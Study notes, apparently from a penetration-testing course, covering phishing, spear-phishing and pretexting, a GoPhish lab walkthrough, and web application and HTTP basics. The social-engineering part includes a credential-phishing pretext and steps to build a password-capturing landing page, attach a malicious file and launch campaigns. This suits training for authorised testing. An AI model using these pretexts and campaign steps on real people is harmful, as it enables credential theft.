- Pretexting: Creating a false pretext or scenario to gain the trust of targets and extract sensitive information. This may involve impersonating authority figures, colleagues, or service providers to manipulate victims into divulging confidential data.
- Baiting: Luring targets into performing a specific action (e.g. clicking on a malicious link, opening a malicious file) by offering enticing incentives or rewards, such as free software, prizes, or job opportunities.
- Tailgating: Physically following authorized individuals into restricted areas or facilities without proper authentication. Attackers exploit social norms or courtesy to gain unauthorised access to secure locations.

### **Phishing**

- Phishing is one of the most prevalent and effective social engineering attacks used in penetration testing and red teaming. It typically involves the following steps:
1. Planning & Reconnaissance: Attackers research the target organization to identify potential targets, gather information about employees, and understand the organization's communication channels and protocols.
  2. Message Crafting: Attackers create deceptive emails or messages designed to mimic legitimate communications from trusted sources, such as colleagues, IT departments, or financial institutions. These messages often include urgent or compelling language to evoke a sense of urgency or fear.
  3. Delivery: Attackers send phishing emails or messages to targeted individuals within the organization, using techniques to bypass spam filters and security controls. They may also leverage social engineering tactics to increase the likelihood of recipients opening the messages.
  4. Deception & Manipulation: The phishing messages contain malicious links, attachments, or requests for sensitive information. Recipients are deceived into clicking on links, downloading attachments, or providing login credentials under false pretenses.

5. Exploitation: Once the victim interacts with the phishing message, attackers exploit vulnerabilities in the target's systems or applications to gain unauthorised access, install malware, or steal sensitive information.

### **Spear-Phishing**

- Spear-Phishing is the targeted form of phishing attack that tailors malicious emails or messages to specific individuals or groups within an organization.
- Unlike traditional phishing attacks, which cast a wide net and aim to deceive as many recipients as possible, spear phishing attacks are highly personalized and customized to exploit the unique characteristics, interests, and relationships of the intended targets.

### **Process**

1. Target Selection & Research:
  - Attackers carefully select their targets based on specific criteria, such as job roles, departments, or organizational hierarchies.
  - Extensive reconnaissance is conducted to gather information about the targets, including names, job titles, roles, responsibilities, work relationships, and personal interests.
  - Publicly available sources, social media profiles, corporate directories, and leaked data may be mined to compile detailed profiles of the targets.
2. Message Tailoring:
  - Using the gathered information, attackers craft highly personalized and convincing emails or messages designed to appear legitimate and trustworthy.
  - The content of the messages may reference recent events, projects, or activities relevant to the target's role or interests to enhance credibility.
  - Attackers may impersonate trusted individuals, such as colleagues, supervisors, or external partners, to increase the likelihood of the targets opening the messages and taking the desired actions.
3. Delivery
  - Spear phishing messages are delivered to the targeted individuals via email, social media, instant messaging platforms, or other communication channels.
  - Attackers employ tactics to bypass email security filters and anti-phishing mechanisms, such as using compromised or spoofed email accounts, exploiting zero-day vulnerabilities, or leveraging trusted third-party services.

## **(2) Pretexting:**

- Pretexting is the process of creating a false pretext or scenario to gain the trust of targets and extract sensitive information. This may involve impersonating authority figures, colleagues, or service providers to manipulate victims into divulging confidential data.
- Simply put, it is putting someone or an employee in a familiar situation to get them to divulge information.
- Unlike other forms of social engineering that rely on deception or coercion, pretexting involves the creation of a false narrative or context to establish credibility and gain the trust of the target.

### **Characteristics of Pretexting**

- False Pretense: The attacker creates a fictional story or pretext to deceive the target into believing that the interaction is legitimate and trustworthy. This pretext often involves impersonating someone with authority, expertise, or a legitimate reason for requesting information or assistance.

- Establishing Trust: The attacker uses the pretext to establish rapport and build trust with the target. This may involve leveraging social engineering techniques, such as mirroring the target's language, tone, and behavior, to create a sense of familiarity and connection.
- Manipulating Emotions: Pretexting often exploits human emotions, such as curiosity, fear, urgency, or sympathy, to manipulate the target's behavior. By appealing to these emotions, the attacker can influence the target's decision-making process and increase compliance with their requests.
- Information Gathering: Once trust is established, the attacker seeks to extract sensitive information or access privileges from the target. This may involve posing as a trusted entity (e.g. colleague, vendor, service provider) and requesting the pretext of a legitimate need or emergency.
- Maintaining Consistency: To maintain the illusion of legitimacy, the attacker ensures that the pretext remains consistent and plausible throughout the interaction.
- This may require careful planning, research, and improvisation to adapt to target's responses and maintain credibility.

### **Pretexting Examples**

- Tech Support Scam: An attacker poses as a technical support representative from a legitimate company and contacts individuals, claiming that their computer is infected with malware. The attacker convinces the target to provide remote access to their computer or install malicious software under the pretext of fixing the issue.
- Job Interview Scam: An attacker pretends to be a recruiter or hiring manager from a reputable company and contacts job seekers, offering them fake job opportunities or conducting fraudulent job interviews. The attacker may request sensitive personal information or payment under the pretext of processing the job application.
- Emergency Situation: An attacker fabricates an emergency situation, such as a security breach, data leak, or system outage, and contacts employees, requesting immediate assistance or information. The attacker exploits the target's sense of urgency and concern to extract sensitive information or gain access to systems under the pretext of resolving the emergency.

### **Importance and Impact**

- Pretexting can be highly effective in bypassing technical controls and exploiting human vulnerabilities within organizations. It relies on psychological manipulation and social engineering tactics to deceive targets and achieve malicious objectives.
- Pretexting attacks can lead to data breaches, financial losses, reputational damage, and regulatory penalties for organizations. Therefore, it is essential for organizations to raise awareness about pretexting techniques, implement robust security policies and procedures, and provide training to employees to recognize and mitigate social engineering attacks.

### **Pretexting Templates/Samples**

#### Corporate IT Department Upgrade:

- Pretext: The attacker impersonates a member of the company's IT department and sends an email to employees, claiming that the company's email system is being upgraded. The email instructs recipients to click on a link to update their email settings to avoid service disruptions.
- Objective: To trick employees into clicking on the malicious link, which leads to a phishing website where they are prompted to enter their email credentials, allowing the attacker to steal their login information.

## Reference & Resources

- A library of pretexts to use on offensive phishing engagements:
  - <https://github.com/L4bF0x/PhishingPretexts/tree/master>
- Open the github repo of Phishing Pretexts, and find the applicable pretext according to your scenario/situation.

## (3) Phishing with Gophish:

- GoPhish is an open-source phishing framework designed for penetration testers and security professionals to simulate phishing attacks against their own organizations.
- It provides a user-friendly platform to create, execute, and analyze phishing campaigns, allowing users to assess their organization's susceptibility to phishing attacks and improve their security posture.
- GoPhish is a powerful tool for penetration testers and security professionals to conduct phishing assessments, educate employees about phishing risks, and strengthen the organization's defenses against social engineering attacks.

## GoPhish Features

- Campaign Creation: GoPhish allows users to create customized phishing campaigns tailored to their specific objectives and targets. Users can create multiple campaigns with different templates, email content, and target lists.
- Email Template Editor: The platform provides a built-in email template editor with a WYSIWYG (What You See Is What You Get) interface, making it easy to design professional-looking phishing emails that mimic legitimate communications.
- Target Management: Users can manage their target lists and segment them based on various criteria, such as department, role, or location. This allows for targeted phishing campaigns that closely mirror real-world attack scenarios.
- Landing Page Creation: GoPhish enables users to create phishing landing pages that mimic legitimate login portals or websites. These landing pages can be customized to capture credentials, personal information, or other sensitive data from targets.
- Tracking and Reporting: The platform provides comprehensive tracking and reporting capabilities, allowing users to monitor the progress of their phishing campaigns in real-time. Users can track email opens, link clicks, and submitted data, and generate detailed reports for analysis.
- Scheduling and Automation: GoPhish supports campaign scheduling and automation, allowing users to schedule campaign launches at specific dates and times or set up recurring campaigns for ongoing testing and assessment.

## References & Resources

- Gophish Website: <https://getgophish.com/>
- Gophish GitHub Repo: <https://github.com/gophish/gophish>
- Gophish Installation Guide: <https://docs.getgophish.com/user-guide/installation>

[Lab: GoPhish installed on Windows]

- open GoPhish folder, head over to 'templates' and open 'base.html' with Notepad
  - remove external references, because we don't have access to the internet
- do the same for 'login.html' also, go back from the templates folder
- open the 'config.json' with Notepad and set TLS false for the admin\_server & save it

- Now run the application ‘gophish.exe’
  - open the browser and navigate to <http://localhost:3333>
  - we are at the login page of now, Enter the credential to login
    - [admin:phishingpasswd]
  - logged in to the GoPhish successfully

#### (4) Continue.....

- We have Dashboard, Campaigns, Users & Groups, Email Templates, Loading Pages, Sending Profiles, Account Settings, User Management, etc.
- check mail server running on port 25:
- netstat -ano
- Go to Sending Profiles, click on New Profile
  - Name: Red Team, Interface Type: SMTP, From: info <[support@demo.ine.local](mailto:support@demo.ine.local)>, Host: localhost:25, Username: [red@demo.ine.local](mailto:red@demo.ine.local), Password: set\_password
  - Click on Send Test Email, First Name: Vic, Last Name: Tim, Email: victim@demo.ine.local, Position: Intern, click on Send
    - Never send test mails to actual target
  - save the profile
- Go to Landing Pages, click on New Page
  - Name: INE Password Reset, click on import site
    - URL: <http://localhost:8080>
  - tick the Capture Submitted Data and Capture Passwords
  - Redirect to: <https://ine.com/login> or <http://localhost:8080>
  - save
- Go to Email Templates, click on New Template
  - Name: INE Password Reset, click on Import Email
    - paste the email content in raw format [you can import your pretext here]
    - click on import
  - click on Add Files to add malicious attachment
  - save Template
- Go to Users & Groups, click on New Group
  - Name: INE Employees, click on Bulk Import Users
    - select a csv file containing email users details
  - save changes
- Go to Campaigns, click on New Campaign
  - Name: INE Password Reset, Email Template: INE Password Reset, Loading Page: INE Password Reset, URL: <http://localhost>, select Launch Date, Sending Profiles: Red Team, Groups: INE Employees
  - click on Launch Campaign
- you can export the Results, and see the Details
- go to Email, click on Password Reset, Enter credential and submit
- click on Complete, Complete Campaign
- go to Landing Page, click on Edit button
  - uncheck the Capture Password, and Redirect to: <http://localhost:8080>
  - save it
- go to Campaigns, click on New Campaign

- Name: INE Password Reset 2, Email Template: INE Password Reset, Loading Page: INE Password Reset, URL: <http://localhost>, select Launch Date, Sending Profiles: Red Team, Groups: INE Employees
  - click on Launch Campaign
- go to inbox, click on new email, enter the credential
- back to landing pages, click on edit link
  - remove the 'Redirect to' URL and save it
- complete the campaign and create a new one:
  - Name: Password Reset, Email Template: INE Password Reset, Loading Page: INE Password Reset, URL: <http://127.0.0.1>, select Launch Date, Sending Profiles: Red Team, Groups: INE Employees
    - click on Launch Campaign
- go to email, click on the link [<http://127.0.0.1>] in Internet Explorer
  - enter the credential

## **Section 4:**

### **Web Application Penetration Testing:-**

#### **(1) Introduction to Web Application Security:**

##### **Web Applications**

- Web applications are software programs that run on web servers and are accessible over the internet through web browsers.
- They are designed to provide interactive and dynamic functionality to users, allowing them to perform various tasks, access information, and interact with data online.
- Web applications have become an integral part of modern internet usage, and they power a wide range of online services and activities.
- Examples of web applications include:
  - Social media platforms (e.g. Facebook, Twitter)
  - Online email services (e.g. Gmail, Outlook)
  - E-commerce websites (e.g. Amazon, eBay)
  - Cloud-based productivity tools (e.g. Google Workspace, Microsoft Office 365)

##### **How Web Applications work**

- This Client-Server Architecture: Web applications follow the client-server model, where the application's logic and data are hosted on a web server, and users access it using web browsers on their devices.
- User Interface (UI): The user interface of web applications is usually presented through a combination of HTML (Hypertext Markup Language), CSS (Cascading Style Sheets), and JavaScript to create dynamic and interactive interfaces.
- Internet Connectivity: Web applications require an internet connection for users to access them. Users interact with the application by sending requests to the server, which processes those requests and sends back the appropriate responses.
- Cross-Platform Compatibility: Web applications are accessible from different devices and operating systems without requiring installation or specific software, making them platform-independent.
- Statelessness: HTTP, the protocol used for communication between web browsers and servers, is stateless. Web applications must manage user sessions and state to remember user interactions and ensure continuity.

##### **Web Application Security**

- Web application security is a critical aspect of cybersecurity that focuses on protecting web applications from various security threats and vulnerabilities, and attacks.
- The primary objective of web application security is to ensure the confidentiality, integrity, and availability of data processes by web applications while mitigating the risk of unauthorized access, data breaches, and service disruptions.
- Web applications are attractive targets for attackers due to their public accessibility and the potential for gaining access to sensitive data, such as personal information, financial data, or intellectual property.

### **Importance**

- Web application security is of paramount importance in today's digital landscape due to the increasing reliance on web applications for various purposes.
- Here are some key reasons why web application security is crucial:
  - Protection of Sensitive data: Web applications often handle sensitive user data such as personal information, financial details, and login credentials. A security breach in a web application can lead to unauthorised access and exposure of this sensitive data, leading to severe privacy and compliance issues.
  - Safeguarding User Trust: Users expect that the web applications they interact with are secure and will protect their information. A security incident can erode user trust, resulting in a loss of customers, reputation damage, and negative publicity.
  - Prevention of Financial Loss: Web application attacks can lead to financial losses for both organizations and individuals. For businesses breaches may result in financial theft, intellectual property theft, and even legal penalties.
  - Compliance and Regulatory Requirements: Many industries have strict compliance and regulatory requirements, such as GDPR, HIPAA, and PCI DSS, that mandate the implementation of strong security measures for web applications.
  - Mitigation of Cyber Threats: The threat landscape is constantly evolving, with new attack techniques emerging regularly. Ensuring robust web application security helps mitigate the risk of falling victim to various cyber threats, including hacking, data breaches, and ransomware.
  - Protection Against DDoS Attacks: Web applications are often targeted by Distributed Denial of Service (DDoS) attacks, which aim to overwhelm the application's infrastructure and make it unavailable to legitimate users.
  - Maintaining Business Continuity: Web applications are critical for business operations, and any disruption to their availability can lead to downtime and productivity loss. Robust security measures help maintain business continuity and prevent costly disruptions.
  - Preventing Defacement and Data Manipulation: Web application vulnerabilities can be exploited to deface web pages, alter content, or inject malicious code, damaging the organization's brand and credibility.

### **Web Application Security Practices**

- Authentication and Authorization: Implementing robust authentication mechanisms to verify the identity of users and authorization controls to grant appropriate access privileges based on user roles.
- Input Validation: Ensuring that all data inputs from users are validated to prevent common attacks like SQL injection and cross-site scripting (XSS).
- Secure Communication: Using encryption protocols like HTTPS (TLS/SSL) to secure the communication between the user's browser and the web server, protecting sensitive data in transit.

- Secure Coding Practices: Adhering to secure coding standards and practices to minimize the introduction of vulnerabilities during the development phase.
- Regular Security Updates: Keeping the web application and its underlying software libraries up to date with the latest security patches and updates.
- Least Privilege Principle: Assigning the minimum necessary privileges to users, processes, and systems to reduce the potential impact of a security breach.
- Web Application Firewalls (WAF): Implementing a WAF to filter and monitor HTTP requests, blocking malicious traffic and protecting against known attack patterns.
- Session Management: Implementing secure session handling to prevent session hijacking and ensure the user's identity is maintained securely throughout the session.

## (2) Web Application Security Testing:

- Web application security testing is the process of evaluating and assessing the security aspects of web applications to identify vulnerabilities, weaknesses, and potential security risks.
- It involves conducting various tests and assessments to ensure that web applications are resistant to security threats and can effectively protect sensitive data and functionalities from unauthorised access or malicious activities.
- The primary goal of web application security testing is to uncover security flaws before they are exploited by attackers.
- By identifying and addressing vulnerabilities, organizations can enhance the overall security posture of their web applications, reduce the risk of data breaches and unauthorised access, and protect their users and sensitive information.

### Types

- Web application security testing is the process of evaluating and assessing the security aspects of web applications to identify vulnerabilities, weaknesses, and potential security risks.
- Some common types of security testing
  - Vulnerability Scanning: Using automated tools to scan the web application for known vulnerabilities, such as SQL injection, Cross-Site Scripting (XSS), insecure configurations, and outdated software versions.
  - Penetration Testing: Simulating real-world attacks to assess the application's defenses and identify potential security weaknesses. This involves ethical hacking to gain insights into how an attacker might exploit vulnerabilities.
  - Code Review and Static Analysis: Manual examination of the application's source code to identify coding flaws, security misconfigurations, and potential security risks.
  - Authentication and Authorization Testing: Evaluating the effectiveness of authentication mechanisms and access control features to ensure that only authorized users have appropriate access levels.
  - Input Validation and Output Encoding Testing: Assessing how the application handles user inputs to prevent most common security vulnerabilities like XSS and SQL injection.
  - Session Management Testing: Verifying how the application manages user sessions and related tokens to prevent session-related attacks.
  - API Security Testing: Assessing the security of APIs (Application Programming Interfaces) used by the web application for data exchange and integration with other systems.

### Web Application Penetration Testing

- Web application pentesting, is a subset of web application security testing that specifically involves attempting to exploit identified vulnerabilities.
- It is a simulated attack on the web application conducted by skilled security professionals known as pentesters, bug bounty hunters or ethical hackers.
- The process involves a systematic and controlled approach to assess the application's security by attempting to exploit known vulnerabilities.

## **Web App Pentesting vs Web App Security Testing**

- Key differences between web app security testing and web app pentesting:
  - Scope: Web application security testing covers a broad range of assessments, including static and dynamic analysis, while web application pentesting focuses on actively exploiting vulnerabilities.
  - Objective: The primary goal of security testing is to identify weaknesses, whereas pentesting aims to validate vulnerabilities and assess the organization's ability to detect and respond to attacks.
  - Methodology: Security testing includes both manual and automated techniques, while pentesting is predominantly a manual process, involving the user of various tools and techniques for exploitation.
  - Exploitation: Security testing does not involve exploitation of vulnerabilities, while pentesting does, albeit in a controlled and authorized manner.
  - Aspect:
    - Web App Security Testing -
    - Web App Pentesting -
  - Objective:
    - Identify vulnerabilities and weaknesses in the web application without actively exploiting them.
    - Actively attempt to exploit identified vulnerabilities and assess the organization's response to attacks.
  - Focus:
    - Broader in scope, includes both manual and automated testing techniques.
    - Specific to identifying vulnerabilities and exploiting them, mainly a manual process.
  - Methodology:
    - Various types of assessments, such as SAST, DAST, IAST, SCA, etc.
    - Manual testing using tools and techniques to simulate real-world attacks.
  - Exploitation:
    - Does not invoke exploitation of vulnerabilities.
    - Involves controlled exploitation to validate vulnerabilities.
  - Impact:
    - Non-intrusive, primarily focused on identifying issues.
    - Can be intrusive, may cause application disruption during testing.
  - Reporting:
    - Identifies vulnerabilities and provides remediation recommendations.
    - Documents successful exploits, identifies weaknesses, and recommends remediation measures.
  - Testing Approach:
    - May include automation for vulnerability scanning.
    - Primarily manual, using manual testing techniques and tools.
  - Goal:

- Enhance overall security posture of the web application.
- Validate the effectiveness of existing security controls and incident response capabilities.

### (3) Common Web Application Threats & Risks:

- Given the increased adoption of web applications, it comes as no surprise that web apps are constantly exposed to various security threats and risks due to their widespread accessibility and the valuable data they process.
- Understanding these common security threats is crucial for developers, security professionals, and organizations to implement effective measures and safeguard their web applications.
- The actual impact and severity of each threat may vary depending on the specific web application and its security measures.
- Web application security requires a proactive and comprehensive approach to mitigate these threats and protect sensitive data and user interactions effectively.

#### **Threat**

- A threat refers to any potential source of harm or adverse that may exploit a vulnerability in a system or organization's security measures.
- Threats can be human-made, such as cybercriminals, hackers, or insiders with malicious intent, or they can be natural, such as floods, earthquakes, or power outages.
- In the context of cybersecurity, threats can include various types of attacks, like malware infections, phishing attempts, denial-of-service attacks, and data breaches.

#### **Risk**

- Risk is the potential for a loss or harm resulting from a threat exploiting a vulnerability in a system or organization.
- It is a combination of the likelihood or probability of a threat occurrence and the impact or severity of the resulting adverse event.
- Risk is often measured in terms of the likelihood of an incident happening and the potential magnitude of its impact.
- In summary, a threat is a potential danger or harmful event, while risk is the probability and potential impact of that event happening.
- Threats can exist, but they may or may not pose a significant risk depending on the vulnerabilities and security measures in place to mitigate them.

#### **Common web Application Threat/Risk**

- Cross-Site Scripting (XSS) – Attackers inject malicious scripts into web pages viewed by other users, leading to unauthorized access to user data, session hijacking, and browser manipulation.
- SQL Injection (SQLi) – Attackers manipulate user input to inject malicious SQL code into the application's database, leading to unauthorised data access, data manipulation, or database compromise.
- Cross-Site Request Forgery (CSRF) – Attackers trick authenticated users into unknowingly performing actions on a we application, such as changing account details, by exploiting their active sessions.
- Security Misconfigurations – Improperly configured servers, databases, or application frameworks can expose sensitive data or provide entry points for attackers.

- Sensitive Data Exposure – Failure to adequately protect sensitive data, such as passwords or personal information, can lead to data breaches and identity theft.
- Brute-Force and Credential Stuffing Attacks – Attackers use automated tools to guess usernames and passwords, attempting to gain unauthorised access to user accounts.
- File Upload Vulnerabilities – Insecure file upload mechanisms can enable attackers to upload malicious files, leading to remote code execution or authorized access to the server.
- Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS): DoS and DDoS attacks aim to overwhelm web application servers, causing service disruptions and denying legitimate users access.
- Server-Side Request Forgery (SSRF): Attackers use SSRF to make requests from the server to internal resources or external network, potentially leading to data theft or unauthorised access.
- Inadequate Access Controls: Weak access controls may allow unauthorised users to access restricted functionalities or sensitive data.
- Using Components with Known Vulnerabilities: Integrating third-party components with known security flaws can introduce weaknesses into the web application.
- Broken Access Control: Inadequate access controls can allow unauthorised users to access restricted functionalities or sensitive data.
  
- These security threats are just some of the many risks that web applications face.
- To address these challenges, organizations should adopt a multi-layered security approach, including secure coding practices, regular security testing, user education on security best practices, and the continuous monitoring and updating of web application components and infrastructure.
- Being proactive and staying informed about emerging threats is crucial for maintaining the security and integrity of web applications in an ever-evolving threat landscape.
- From the perspective of a web application penetration tester, it is important to get a firm grasp of the top/common threats faced by web applications.

#### **(4) Web Application Architecture:**

- Web application architecture refers to the structure and organization of components and technologies used to build a web application.
- It defines how different parts of the application interact with each other to deliver its functionality, handle user requests, and manage data.
- A well-designed web application architecture is crucial for ensuring scalability, maintainability, and security.
- Before performing a security assessment on a web application, it is vitally important to know how web applications work with regards to the underlying architecture. This knowledge will provide you with a much better understanding of where and how to identify and exploit potential vulnerabilities or misconfigurations in web applications.

#### **Client-Server Model**

- Web applications are typically on the client-server model. In this architecture, the web application is divided into two main components:
  - **Client**: The client represents the user interface and user interaction with the web application. It is the front-end of the application that users access through their web browsers. The client is responsible for displaying the web pages, handling user input, and sending requests to the server for data or actions.

- **Server:** The server represents the back-end of the web application. It processes client requests, executes the application's business logic, communicates with databases and other services, and generates responses to be sent back to the client.

## Web Application Components

- User Interface(UI): The user interface is the visual presentation of the web application seen and interacted with by users. It includes elements such as web pages, forms, menus, buttons, and other interactive components.
- Client-Side Technologies: Client-side technologies, such as HTML (Hypertext Markup Language), CSS (Cascading Style Sheets), and JavaScript, are used to create the user interface and handle interactions directly within the user's web browser.
- Server-Side Technologies: Server-side technologies, such as programming languages (e.g. PHP, Python, Java, Ruby) and frameworks, are used to implement the application's business logic, process requests from clients, access databases, and generate dynamic content to be sent back to the client.
- Databases: Databases are used to store and manage the web application's data. They store user information, content, configurations, and other relevant data required for the application's operation.
- Application Logic: The application logic represents the rules and procedures that govern how the web application functions. It includes user authentication, data validation, security checks, and other business rules.
- Web Servers: Web servers handle the initial request from clients and serve the client-side components, such as static files (HTML, CSS, JavaScript), to the users.
- Application Servers: Application servers execute the server-side code and handle the dynamic processing of client requests. They communicate with databases, perform business logic, and generate dynamic content.

## Client-side Processing

- Client-side processing involves executing tasks and computations on the user's device, typically within their web browser.
- The client-side refers to the user's end of the web application, where the web browser and user interface reside.
- Client-side processing has some limitations. It is not suitable for handling sensitive or critical operations, as it can be easily manipulated by users or malicious actors.
- Key Characteristics of client-side processing:
  - User Interaction: Client-side processing is well-suited for tasks that require immediate user interaction and feedback, as there is no need to send data back and forth to the server.
  - Responsive User Experience: Since processing happens locally, client-side operations can provide a smoother and more responsive user experience.
  - JavaScript: JavaScript is the primary programming language used for client-side processing. It allows developers to manipulate the web page's content, handle user interactions, and perform validations without involving the server.
  - Data Validation: Client-side validation ensures that user input meets specific criteria before it is sent to the server, reducing the need to make unnecessary server requests.

## Server-Side Processing

- Server-side processing involves executing tasks and computations on the web server, which is the remote computer where the web application is hosted.
- The server-side refers to the backend of the web application, where the business logic and data processing take place.

- Key characteristics of server-side processing:
  - Data Processing: Server-side processing is ideal for tasks that involve sensitive data handling, complex computations, and interactions with databases or external services.
  - Security: Since server-side is executed on a trusted server, it is more secure than client-side code, which can be manipulated by users or intercepted by attackers.
  - Server-side Languages: Programming languages like PHP, Python, Java, Ruby, and others are commonly used for server-side processing.
  - Data Storage: Server-side processing enables secure storage and management of sensitive data in databases or other storage systems.

### **Communication & Data Flow**

- Web applications communicate over the internet using HTTP (Hypertext Transfer Protocol).
- When a user interacts with the web application by clicking on links or submitting forms, the client sends HTTP requests to the server.
- The server processes these requests, interacts with the database if necessary, performs the required actions, and generates an HTTP response.
- The response is then sent back to the client, which renders the contents and presents it to the user.

### **(5) Web Application Technologies:**

- Understanding web technologies is essential for anyone involved in web development, web application security or web application security testing/web application penetration testing.
- As a web application penetration tester, you will be frequently interacting, assessing and exploiting the underlying technologies that make up a web application as a whole.
- As a result, you need to have a fundamental understanding of what server-side and client-side technologies make up a web application and what their functionalities are and when and why they are deployed.

#### **Client-Side Technologies**

- HTML (Hypertext Markup Language) – HTML is the markup language used to structure and define the content of web pages. It provides the foundation for creating the layout and structure of the UI.
- CSS (Cascading Style Sheets) – CSS is used to define the presentation and styling of web pages. It allows developers to control the colors, fonts, layout, and other visual aspects of the UI.
- JavaScript – JavaScript is a scripting language that enables interactivity in web applications. It is used to create dynamic and responsive UI elements, handle user interactions, and perform client-side validations.
- Cookies and Local Storage – Cookies and local storage are client-side mechanisms to store small amounts of data on the user's browser. They are often used for session management and remembering user preferences.

#### **Server-Side Technologies**

- Web Server – The web server is responsible for receiving and responding to HTTP requests from clients (web browsers). It hosts the web application's files, processes requests, and send responses back to clients.(Apache2, Nginx, Microsoft IIS etc)
- Application Server – The application server runs the business logic of the web application. It processes user requests, access databases, and performs computations to generate dynamic content that the web server can serve to clients.

- Database Server – The database server stores and manages the web application's data. It stores user information, content, configurations, and other relevant data required for the application's operation. (MySQL, PostgreSQL, MSSQL, Oracle etc)
- Server-side Scripting Languages – Server-side scripting languages (e.g. PHP, Python, Java, Ruby) are used to handle server-side processing. They interact with databases, perform validations, and generate dynamic content before sending it to the client.

## (6) Data Interchange

- Data interchange refers to the process of exchanging data between different computer systems or applications, allowing them to communicate and share information.
- It is a fundamental aspect of modern computing, enabling interoperability and data sharing between diverse systems, platforms, and technologies.
- Data interchange involves the conversion of data from one format to another, making it compatible with the receiving system.
- This ensures that data can be interpreted and utilized correctly by the recipient, regardless of the differences in their data structures, programming languages, or operating systems.

### Data Interchange Technologies

- APIs (Application Programming Interfaces) – APIs allow different software systems to interact and exchange data. Web applications use APIs to integrate with external services, share data, and provide functionalities to other applications.

### Data Interchange Protocols

- JSON (JavaScript Object Notation) – JSON is a lightweight and widely used data interchange format that is easy for both humans and machines to read and write. It is based on JavaScript syntax and primarily used for transmitting data between a server and a web application as an alternative to XML.
- XML (eXtensible Markup Language) – XML is a versatile data interchange format that uses tags to define the structure of the data. It allows users to create their custom tags and define complex hierarchical data structures. XML is commonly used for configuration files, web services and data exchange between different systems.
- REST (Representational State Transfer) – REST is a software architectural style that uses standard HTTP methods (GET, POST, PUT, DELETE) for data interchange. It is widely used for creating web APIs that allow applications to interact and exchange data over the internet.
- SOAP (Simple Object Access Protocol) – SOAP is a protocol for exchanging structured information in the implementation of web services. It uses XML as the data interchange format and provides a service. It uses XML as the data interchange format and provides a standardized method for communication between different systems.

### Security Technologies

- Authentication and Authorization Mechanisms – Authentication verifies the identity of users, while authorization controls access to different parts of the web application based on user roles and permissions.
- Encryption (SSL/TLS) – SSL (Secure Socket Layer) or TLS (Transport Layer Security) is used to encrypt data transmitted between the client and server, ensuring secure communication and data protection.

### External Technologies

- Content Delivery Networks (CDNs) – CDNs are used to distribute static content (e.g. images, CSS Files, JavaScript libraries) to multiple servers located worldwide, improving the web application's performance and reliability.
- Third-Party Libraries and Frameworks – Web applications often leverage third-party libraries and frameworks to speed up development and access advanced features.

## (7) Introduction to HTTP:

### HTTP Protocol

- HTTP (Hypertext Transfer Protocol) is a stateless application layer protocol used for the transmission of resources like web application data and runs on top of TCP.
- It was specifically designed for communication between web browsers and web servers.
- HTTP utilizes the typical client-server architecture for communication, whereby the browser is the client, and the web server is the server.
- Resources are uniquely identified with a URL/URI.
- HTTP has 2 versions; HTTP 1.0 & HTTP 1.1.
  - HTTP 1.1 is the most widely used version of HTTP and has several advantages over HTTP 1.0 such as the ability to re-use the same connection and can request for multiple URI's/Resources.

### HTTP Protocol Basics

- During HTTP communication, the client and the server exchange messages, typically classified as HTTP requests and responses.
- The client sends requests to the server and gets back responses.

“HEADERS\r\n

\r\n

MESSAGE BODY\r\n”

- \r (Carriage Return): moves the cursor to the beginning of the line
- \n (Line Feed): moves the cursor down to the next line
- \r\n: is the same as hitting the enter key on your keyboard

## (8) HTTP Requests:

### HTTP Request Components

- Request Line
  - The request line is the first line of an HTTP request and contains the following three components:
    - HTTP Method (e.g. GET, POST, PUT, DELETE, etc.): Indicates the type of request being made.
    - URL (Uniform Resource Locator): The address of the resource the client wants to access.
    - HTTP Version: The version of the HTTP protocol being used (e.g. HTTP/1.1).
- Request Headers
  - Headers provide additional information about the request. Common headers include:
    - User-Agent: Information about the client making the request (e.g. browser type).
    - Host: The hostname of the server.

- Accept: The media types the client can handle in the response (e.g. HTML, JSON).
- Authorization: Credentials for authentication, if required.
- Cookie: Information stored on the client-side and sent back to the server with each request.
- Request Body (Optional)
  - Some HTTP methods (like POST or PUT) include a request body where data is sent to the server, typically in JSON or form data format.

### HTTP Request Example

- Let's examine an HTTP request in detail. The following is the data contained in a request that we send when we navigate to [www.google.com](http://www.google.com) with a web browser.

```

GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html, application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive {only in HTTP 1.1}

```

### (9) HTTP Request Headers

- An HTTP request to [www.google.com](http://www.google.com) is initiated. What you see here are the headers (HTTP Request Headers) for this request.
- Note that a connection to [www.google.com](http://www.google.com) on port 80 is initiated before sending HTTP commands to the webserver.

```

GET / HTTP/1.1 {Request Line}
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html, application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive

```

<BODY> {Request Body}

### HTTP Request Methods

- HTTP request methods (HTTP Verbs) provide a standardized way for clients and servers to communicate and interact with resources on the web. The choice of the appropriate method depends on the type of operation that needs to be performed on the resource.
- GET is the default request method used when you make a request to a web application, in this case we are trying to connect to [www.google.com](http://www.google.com).
- GET: The GET method is used to retrieve data from the server. It requests the resource specified in the URL and does not modify the server's state. It is a safe and idempotent method, meaning that making the same GET request multiple times should not have any side effects.

- **POST**: The POST method is used to submit data to be processed by the server. It typically includes data in the request body, and the server may perform actions based on that data. POST requests can cause changes to the server's state, and they are not idempotent.
- **PUT**: The PUT method is used to update or create a resource on the server at the specified URL. It replaces the entire resource with the new representation provided in the request body. If the resource does not exist, PUT can create it.
- **DELETE**: The DELETE method is used to remove the resource specified by URL from the server. After a successful DELETE request, the resource will no longer be available at that URL.
- **PATCH**: The PATCH method is used to apply partial modifications to a resource. It is similar to the PUT method but only updates specific parts of the resource rather than replacing the entire resource.
- **HEAD**: The HEAD method is similar to the GET method but only retrieves the response headers and not the response body. It is often used to check the headers for things like resource existence or modification dates.
- **OPTIONS**: The OPTIONS method is used to retrieve information about the communication options available for the target resource. It allows clients to determine the supported methods and headers for a particular resource.

#### **HTTP Requests URL/Path**

- The address of the resource/URI the client wants to access.
- The home page of a website is always “/”. Other pages can be requested, of course, for example: /downloads/index.php.
- Your request always refers to the root folder to specify the requested file (hence the leading “/”).

#### **HTTP Request Protocol**

- This is the HTTP protocol version that your browser wants to communicate with (HTTP 1.0/HTTP 1.1).

#### **HTTP Request Host Header**

- This is the beginning of HTTP Request Headers. HTTP Headers have the following structure: Header-name:Header-Value.
